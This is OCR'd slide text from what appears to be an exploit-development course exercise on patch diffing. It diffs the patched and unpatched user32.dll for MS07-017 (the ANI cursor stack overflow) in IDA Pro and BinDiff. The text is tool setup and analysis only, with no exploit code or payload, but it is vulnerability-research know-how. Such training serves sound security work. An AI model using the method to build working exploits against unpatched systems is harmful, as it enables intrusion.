
Our First MS Target

Our target is a vulnerability announced under Microsoft Security Bulletin MS07-017, which was a cumulative patch for multiple vulnerabilities discovered in the Microsoft Graphics Device Interface (GDI). Included in this update is a patch to user32.dll for an animated cursor vulnerability. This vulnerability may sound familiar. That's because there was originally a vulnerability discovered with animated cursors in 2005 by eEye Digital Security, available at https://docs.microsoft.com/en-us/security-updates/securitybulletins/2001/ms01-017. Researcher Alexander Sotirov discovered that Microsoft missed a seemingly obvious piece of code that left the vulnerability open in relation to one function in user32.dll. The bulletin is available at https://docs.microsoft.com/en-us/security-updates/securitybulletins/2007/ms07-017. The vulnerability was rated as critical and affected operating systems from Windows 2000 Server and XP all the way up to Windows Server 2003 and Vista SP0. Our target will be Vista SP0 because it has OS controls such as security cookies, DEP, and ASLR, which should have prevented the vulnerability from successful compromise.



Exercise: Diffing Update MS07-017

In this exercise, we walk through a Microsoft patch diff of update MS07-017.



Exercise: Diffing MS07-017

In this exercise, you take the patched and unpatched versions of user32.dll for Microsoft Vista, running Internet Explorer 7. You do not need to have Vista to run this exercise. You can diff the Vista files on Windows 7 or whichever Windows OS you use. The files are located in your 760.3 folder. Your goal is to ensure that you can successfully resolve symbols from Microsoft, diff user32.dll, and locate the patched vulnerability to determine exploitability.

Exercise: Setting Up Our Environment


- You need to prepare for several items
  - Are you running a licensed version of IDA Pro, at least 6.1?
    - If so, you can use BinDiff, PatchDiff2, DarunGrim, or Diaphora
    - If not, you need to use turbodiff on IDA Freeware Version 5
  - If you do not have IDA Pro, be sure to install the free version in your 760.3 folder
    - As previously stated, you cannot use diffing tools with the trial version of IDA
    - Because turbodiff is your only option if using the free version of IDA, individual results may vary


Exercise: Setting Up Our Environment

To get the most out of patch diffing, we must properly set up our environment. The next few slides walk through this effort. If you are using a licensed version of IDA Pro Version 6.1 or later, as highly recommended by the course requirements, you can use BinDiff if, PatchDiff2, DarunGrim, or Diaphora. If you have an earlier version of IDA Pro or use the trial version, you likely cannot use these diffing tools. The best option would be to install the free version of IDA along with turbodiff, as previously described.

Exercise: Microsoft Symbol Server

- Verify that your symbols are resolved
  - Depending on your setup, you may need to register msdia80.dll
  - If so, you need to register msdia80.dll with regsvr32
  - x64-based applications require msdia90.dll, but you are diffing files from the 32-bit version of user32.dll
  - Native macOS does not allow for connectivity to the symbol store





You should not have to perform this step. Perform this step only if you determine symbols are not resolved.

Exercise: Microsoft Symbol Server

******Do not perform this step unless you determine that symbols are not resolved by default. You shouldn't have to perform this step.******

Depending on the version of IDA, when you're analyzing a DLL, it may default to listing only symbols that are included in the Export Address Table (EAT) if not properly set up. An error message may appear in the IDA information pane stating that the user32.dll class is not registered. To resolve this issue, we must register the DLL msdia80.dll. Simply copy msdia80.dll from your 760.3 folder over to c:\windows\system32 and register it with regsvr32. To do this, follow these steps:

1. Click Start.
2. Select Run.
3. Type **regsvr32 c:\windows\system32\msdia80.dll**.

You should get a pop-up box, as shown on the slide, saying that the registration of msdia80.dll succeeded. Microsoft's Debug Interface Access (DIA) is a set of APIs that allows you to access debug information stored in Program Database (PDB) files. You can find more at https://docs.microsoft.com/en-us/visualstudio/debugger/debug-interface-access/debug-interface-access-sdk?view=vs-2017. IDA Pro installed natively on macOS works well; unfortunately, connectivity to the symbol store is not supported. The msdia90.dll file that you may see on your system is related to the 64-bit version of Visual Studio. If you receive an error message and are using a 64-bit OS, check the following link for support: http://csi-windows.com/blog/all/73-windows-64-bit/378-fixing-qregsvr32-the-module-failed-to-load-the-specified-module-could-not-be-foundq

Exercise: Microsoft Vista Symbols

- A copy of all MS Vista SP0 symbols provided in your 760.3 folder
  - If you have issues with the Microsoft Symbol Server, this works
  - Simply double-click the installer in the symbols folder from 760.3
  - Accept all defaults
  - Direct IDA and Immunity to use the local symbol store
  - Online connectivity is preferred
- It is also beneficial to create the following environment variable for debugging symbols
  - Variable Name: _NT_SYMBOL_PATH
  - Value: srv*C:\Symbols*http://msdl.microsoft.com/download/symbols

You should not have to perform this step. Perform this step only if you determine symbols are not resolved.


Exercise: Microsoft Vista Symbols

******Do not perform this step unless you determine that symbols are not being resolved by default. You shouldn't have to perform this step.******

Registering msdia80.dll from the last slide should prevent any resolution issues from occurring. However, if you experience problems or internet connectivity is causing issues, a copy of all Microsoft Vista SP0 symbols is included in your 760.3 folder. Simply go to the Symbols folder in 760.3 and double-click the installer. Accept all defaults. IDA Pro can be tricky when trying to use a local symbol store. One option to resolve symbols is to click File from within IDA Pro, highlight Load File, and click PDB File. For the input file, point it to c:\Windows\Symbols\DLL\user32.pdb. Though it is not pretty, it should resolve all of the symbols necessary to perform the patch analysis. You may want to install the symbol library regardless. Note that the symbol files are large, and depending on the various versions of OSs for which you want to perform patch diffs on, your hard drive can fill up quickly.

Exercise: Loading user32.dll


- Launch IDA
- Open the patched user32.dll
- Accept all defaults
- You may get the following pop-up
- This means the MS symbol store is working! Click Yes to continue



Exercise: Loading user32.dll


Launch IDA and open the patched version of user32.dll from your 760.3 folder. When you load the patched version of user32.dll for the first time, after registering msdia80.dll if necessary, you'll likely get the pop-up shown on the screen. This is good news because it means IDA Pro is properly using the Microsoft symbol store. Select Yes and let IDA continue loading the library.

NOTE: The existing IDB file in this folder will not open with the free version of IDA. You will need to overwrite the existing database.




Exercise: Verifying Symbols Have Loaded

It's obvious to see whether debugging symbols have properly loaded. In the image on the left, debugging symbols have not properly loaded, whereas, on the right, they have properly loaded. IDA Pro names unresolved functions by prepending the virtual memory address with sub (for example, sub_77D6DC72). Again, we are fortunate that Microsoft provides debugging symbols because many vendors do not.



Exercise: Saving the Database

At this point, IDA has loaded and mapped the DLL into memory. IDA creates a database as part of its process for the loaded module. We want to save this database so we can use BinDiff, and to save time when we want to analyze the patched DLL in the future. By loading the .idb database file, IDA does not have to reanalyze the DLL. Simply select File followed by Save, and IDA saves the database to the same folder as the DLL. After you have saved the database, click File and then Close.




Exercise: Loading the Unpatched DLL

Now it's time to open up the unpatched version of user32.dll. The unpatched version is located at..\..\user32_Vista_SP0\Unpatched\user32.dll in your 760.3 folder. Accept all defaults and let IDA perform its initial analysis. When it completes, verify symbols have properly loaded and then save the database. If everything looks good, go ahead and close the file. You need the .idb files to use BinDiff, PatchDiff2, and so on. If you use turbodiff, follow the instructions on turbodiff covered earlier to bring up the diff from within IDA Freeware 5.

Exercise: Launching BinDiff or PatchDiff2

- Press Ctrl-6 to bring up the BinDiff GUI, or Ctrl-8 for PatchDiff2

- Click Diff Database and select the patched user32.idb file




Exercise: Launching BinDiff or PatchDiff2

With the unpatched user32.idb file loaded into IDA Pro, press Ctrl-6 to bring up the BinDiff GUI, or press Ctrl-8 for PatchDiff2. Within BinDiff, click Diff Database and select the user32.idb file from the patched folder. A pop-up should appear, which eventually states "Performing diff...." If you're using PatchDiff2, Ctrl-8 brings up a box asking you to select an IDB file to diff against. Select the patched user32.idb file and the diff begins.

Exercise: Diffing Completed

- When diffing is complete, some new tabs should appear
  - Matched Functions
  - Primary Unmatched
  - Secondary Unmatched
  - PatchDiff2 shows only one entry on the Matched Functions tab




Exercise: Diffing Completed

When BinDiff or PatchDiff2 finishes diffing the two files, some additional tabs should appear in the main IDA Pro console. They may be on the left side of the screen or the right side, and they often seem to switch positions. These include Matched Functions, Primary Unmatched, Secondary Unmatched, and a couple of other tabs. For our purposes, we are primarily interested in the Matched Functions tab. Older versions of BinDiff had a tab called Changed, which has been removed from the newer versions. Click the Matched Functions tab and proceed forward. Note that PatchDiff2 will show only one function in the Matched Functions tab. Newer versions of BinDiff may have varying results as well.

Exercise: Changed Functions

- Sort by similarity and scroll to the top
- Only one function has changed
- LoadAniIcon()
- 97% similar
- Diffing is a huge timesaver



similarity	confidence	change	EA primary	name primary
0.97	0.99	GI-J---C	77D65375	LoadAniIcon(x,x,x,x,x)
1.00	0.99	-------	77DC3A5C	AbandonEnumerateProc(x,x)
1.00	0.99	-------	77DC3A2D	AbandonTransaction(x,x)
1.00	0.99	-------	77D69EF2	AddAccResource(x,x)
1.00	0.99	-------	77D611A4	AddAtomA(x)
1.00	0.99	-------	77D611A8	AddAtomW(x)
1.00	0.99	-------	77D79D00	AddEllipsisAndDrawLine(x,x,x,x,x,x,x)
1.00	0.99	-------	77D668E7	AddInstance(x)
1.00	0.99	-------	77DC5B33	AddNextContiguousRectangle(x,x,x)
1.00	0.99	-------	77D8DD42	AddPathEllipsis(x,x,x,x,x,x,x,x)
1.00	0.99	-------	77D9A768	AdjustWindowRect(x,x,x)
1.00	0.99	-------	77D77C7A	AdjustWindowRectEx(x,x,x,x)

Exercise: Changed Functions


On BinDiff, click the "similarity" column header to sort by similarity. Scroll to the top and locate the LoadAniIcon() function. This is the only function that has changed with the patch and has a similarity of 97% to the unpatched version. We are often not this lucky, and many functions are changed with a patch. Often patches are rolled up into a cumulative update, increasing analysis time. Imagine if 30 functions were changed; we would have to analyze each one to determine the changes. Still, the amount of time saved by the BinDiff tool is great. Out of hundreds of functions within the DLL, we can zoom in directly on the changed ones! PatchDiff2 will show only the one changed function for us.

Exercise: BinDiff's Visual Diff (1)

- Right-click the function LoadAniIcon(x.x.x.x.x) and select View Flowgraphs
- You can also press Ctrl-E to bring up the same pop-up


Exercise: Visual Diff (1)

At this point, simply right-click the function LoadAniIcon(x.x.x.x.x) and select the option View Flowgraphs. Again, if you do not have a copy of BinDiff, you can look at the same information on the slides or use PatchDiff2. Reference the previous section on PatchDiff2 to use that tool instead of BinDiff, if necessary. As also mentioned, you may use turbodiff.




Exercise: Visual Diff (2)

This slide shows the default flowgraph with BinDiff's Visual Diff. On the left and marked as "primary" is the unpatched function. To the right and marked as "secondary" is the patched function. The boxes in the flowgraph are code blocks within the LoadAniIcon() function. Pale green blocks are blocks that have not changed between the unpatched and patched versions of the function. Yellow blocks indicate that some amount of code has changed between the unpatched and patched versions of the function within that block. Pale blue blocks or red blocks indicate blocks of code that do not exist in either the patched or unpatched version of the function.




Exercise: Visual Diff (3)

By clicking Graphs and Zoom, you can zoom in and out of the blocks. Zooming in far enough allows you to see the code within each block. Navigation is easy with the slide bars, or by dragging your mouse over the global view of the function in the upper corners.




Exercise: PatchDiff2's Display Graphs (1)

At this point, simply right-click the function LoadAniIcon(x.x.x.x.x) and select the option Display Graphs.



Exercise: PatchDiff2's Display Graphs (2)

This slide shows the default flowgraph with PatchDiff2. You can zoom into the blocks to identify changed code. The blocks shown in white are unchanged, and the blocks in brown have code changes. Note the colored blocks up toward the top of each graph. PatchDiff2 does not have an assembler view built in like BinDiff, but you can right-click a block and select Jump to Code.



Exercise: Where to Start?


Now that you have everything set up, it's time to start performing the analysis. It certainly seems obvious that you should start analyzing the code identified as changed by BinDiff or PatchDiff2; however, there is much more that you need to take into consideration. The CVE states that the vulnerability is a stack-based buffer overflow, per http://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2007-0038:

"Stack-based buffer overflow in the animated cursor code in Microsoft Windows 2000 SP4 through Vista allows remote attackers to execute arbitrary code or cause a denial of service (persistent reboot) via a large length value in the second (or later) anih block of a RIFF .ANI, cur, or .ico file, which results in memory corruption when processing cursors, animated cursors, and icons, a variant of CVE-2005-0416, as originally demonstrated using Internet Explorer 6 and 7. NOTE: this might be a duplicate of CVE-2007-1765; if so, then CVE-2007-0038 should be preferred."

Look at any memory-copying code or function calls, which may be obvious. Memory comparison instructions can often help identify file format specifics and potential branches. Tools such as Paimei and BinNavi could potentially help identify if you hit the vulnerable code. Cross-references to interesting functions is a great place to check. You should certainly start to get an understanding of the ANI file format as well.

Exercise: Interesting Comparisons

- There are a number of comparisons to ASCII characters. This is likely file format data




Exercise: Interesting Comparisons

*****Note: BinDiff 3's disassembly view is used for some slides because it allows for the information to be more easily presented on the slides. This feature is no longer a part of BinDiff 4. The same information is viewable in graphical mode.*****

Quite a few comparisons occur to ASCII characters, as identified on the slide. We know based on the vulnerability announcement that it is the ANI file format that is affected. The bottom comparison is anih in hex-to-ascii. This is obviously file format data that is read to determine what code should be executed. We need to analyze the file format soon to understand what this data means.

Exercise: Interesting Functions

- _ReadTag() call looks interesting

